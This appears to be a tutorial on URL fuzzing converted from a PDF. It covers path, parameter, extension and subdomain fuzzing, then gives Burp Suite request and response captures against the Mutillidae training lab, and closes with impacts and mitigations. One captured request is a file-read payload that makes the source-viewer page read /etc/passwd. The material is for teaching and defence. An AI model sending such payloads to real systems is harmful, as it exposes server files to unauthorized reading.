


# URL fuzzing



by  
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## What is URL fuzzing :

URL fuzzing is a technique used in web security testing to identify vulnerabilities or hidden resources by systematically altering or manipulating parts of a URL to check how the web application behaves. The goal is to find unintended access points, flaws, or errors in the website's handling of URLs, which could be exploited for security purposes.

## Common Techniques in URL Fuzzing:

### 1. Path Fuzzing:

- Modifying the URL path to discover hidden directories or files.
- *Example:* Testing paths like `/admin`, `/config`, or `/backup` to find restricted areas.

### 2. Query Parameter Fuzzing:

- Altering query parameters to identify vulnerabilities such as SQL injection or cross-site scripting (XSS).
- *Example:* Manipulating parameters like `?id=123` or `?search=term` to test the application's input handling.

### 3. File Extension Fuzzing:


- Changing file extensions in URLs to find unprotected files or scripts.



- *Example:* Accessing URLs with different extensions like **.php**, **.asp**, or **.bak** to locate sensitive files.



#### 4. Subdomain Fuzzing:

- Exploring potential subdomains to uncover hidden sections of the site.
- *Example:* Testing subdomains like **dev.example.com**, **test.example.com**, or **backup.example.com**.

#### Step to reproduce :







Burp Suite Community Edition v2024.9.4 - Temporary Project

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Organizer Extensions Learn

1 x 2 x +

Send Cancel < >

Target: http://192.168.1.55 HTTP/1

**Request**

Pretty Raw Hex

```
1 POST /mutillidae/index.php?page=source-viewer.php HTTP/1.1
2 Host: 192.168.1.55
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 94
9 Origin: http://192.168.1.55
10 Connection: keep-alive
11 Referer: http://192.168.1.55/mutillidae/index.php?page=source-viewer.php
12 Cookie: showhint=1; acopendivide=svgset,jotto,phbb2,redmine;
13 acgroupswithpersist=nada; PHPSESSID=nslr8fe02pl2iub6u6j4et3qv1
14 Upgrade-Insecure-Requests: 1
15 Priority: u=0, i
16 page=source-viewer.php&phpfile=/etc/passwd&source-file-viewer-php-submit-button=View+File
```

0 highlights

**Response**

Inspector

Request attributes 2

Request query parameters 1

Request body parameters 3

Request cookies 4

Request headers 13

Ready

Event log (3) All issues

Memory: 159.9MB

Burp Suite Community Edition v2024.9.4 - Temporary Project

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Organizer Extensions Learn

1 x 2 x +

Send Cancel < >

Target: http://192.168.1.55 HTTP/1

**Request**

Pretty Raw Hex

```
1 POST /mutillidae/index.php?page=source-viewer.php HTTP/1.1
2 Host: 192.168.1.55
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 89
9 Origin: http://192.168.1.55
10 Connection: keep-alive
11 Referer: http://192.168.1.55/mutillidae/index.php?page=source-viewer.php
12 Cookie: showhint=1; acopendivide=svgset,jotto,phbb2,redmine;
13 acgroupswithpersist=nada; PHPSESSID=nslr8fe02pl2iub6u6j4et3qv1
14 Upgrade-Insecure-Requests: 1
15 Priority: u=0, i
16 page=source-viewer.php&phpfile=/etc/passwd&source-file-viewer-php-submit-button=View+File
```

0 highlights

**Response**

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Date: Sat, 08 Mar 2025 07:18:34 GMT
3 Server: Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.30 with Suhosin-Patch proxy_html/3.0.1 mod_python/3.3.1 Python/2.6.5 mod_ssl/2.2.14 OpenSSL/0.9.8b; Phusion/Passenger/4.0.38 mod_perl/2.0.4 Perl/v5.10.1
4 X-Powered-By: PHP/5.3.2-1ubuntu4.30
5 Logged-In-User:
6 Vary: Accept-Encoding
7 Content-Length: 52191
8 Keep-Alive: timeout=15, max=100
9 Connection: Keep-Alive
10 Content-Type: text/html
11
12 <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
13 "http://www.w3.org/TR/1999/REC-html401-19991224/loose.dtd">
14 <html>
15 <head>
16 <link rel="shortcut icon" href="/images/favicon.ico" type="image/x-icon" />
17
18 <link rel="stylesheet" type="text/css" href="/styles/global-styles.css" />
```

0 highlights

**Inspector**

Request attributes 2

Request query parameters 1

Request body parameters 3

Request cookies 4

Request headers 13

Response headers 9

Done

Event log (3) All issues

52,648 bytes | 1,052 milli

Memory: 159.9MB



## **Potential Impacts of URL Fuzzing:**

### **1. Discovery of Sensitive Information:**

- Fuzzing can reveal hidden files or directories containing sensitive data, such as configuration files or backup copies, which may not be intended for public access.

### **2. Identification of Vulnerabilities:**

- By exposing unvalidated inputs or misconfigurations, URL fuzzing can uncover vulnerabilities like SQL injection, cross-site scripting (XSS), or command injection, which could be exploited by attackers.

### **3. Potential Service Disruption:**

- In some cases, fuzzing may lead to unexpected application behavior, crashes, or denial of service, especially if the application is not designed to handle unexpected inputs gracefully.

## **Mitigation Strategies:**

### **1. Access Control Implementation:**

- Ensure that sensitive files and directories are protected through proper access controls, preventing unauthorized users from accessing or discovering them via fuzzing.

### **2. Input Validation and Sanitization:**



- Implement robust input validation and sanitization to handle unexpected or malicious inputs gracefully, reducing the risk of injection attacks and other vulnerabilities exposed through fuzzing.

### **3. Error Handling Configuration:**

- Configure the application to provide generic error messages that do not disclose sensitive information about the server or application internals, minimizing the information available to potential attackers.

### **4. Regular Security Testing:**

- Conduct regular security assessments, including fuzz testing, to identify and address vulnerabilities proactively before they can be exploited by malicious actors.

### **5. Use of Web Application Firewalls (WAFs):**

- Deploy WAFs to monitor and filter incoming traffic, helping to detect and block malicious requests that may result from fuzzing attempts.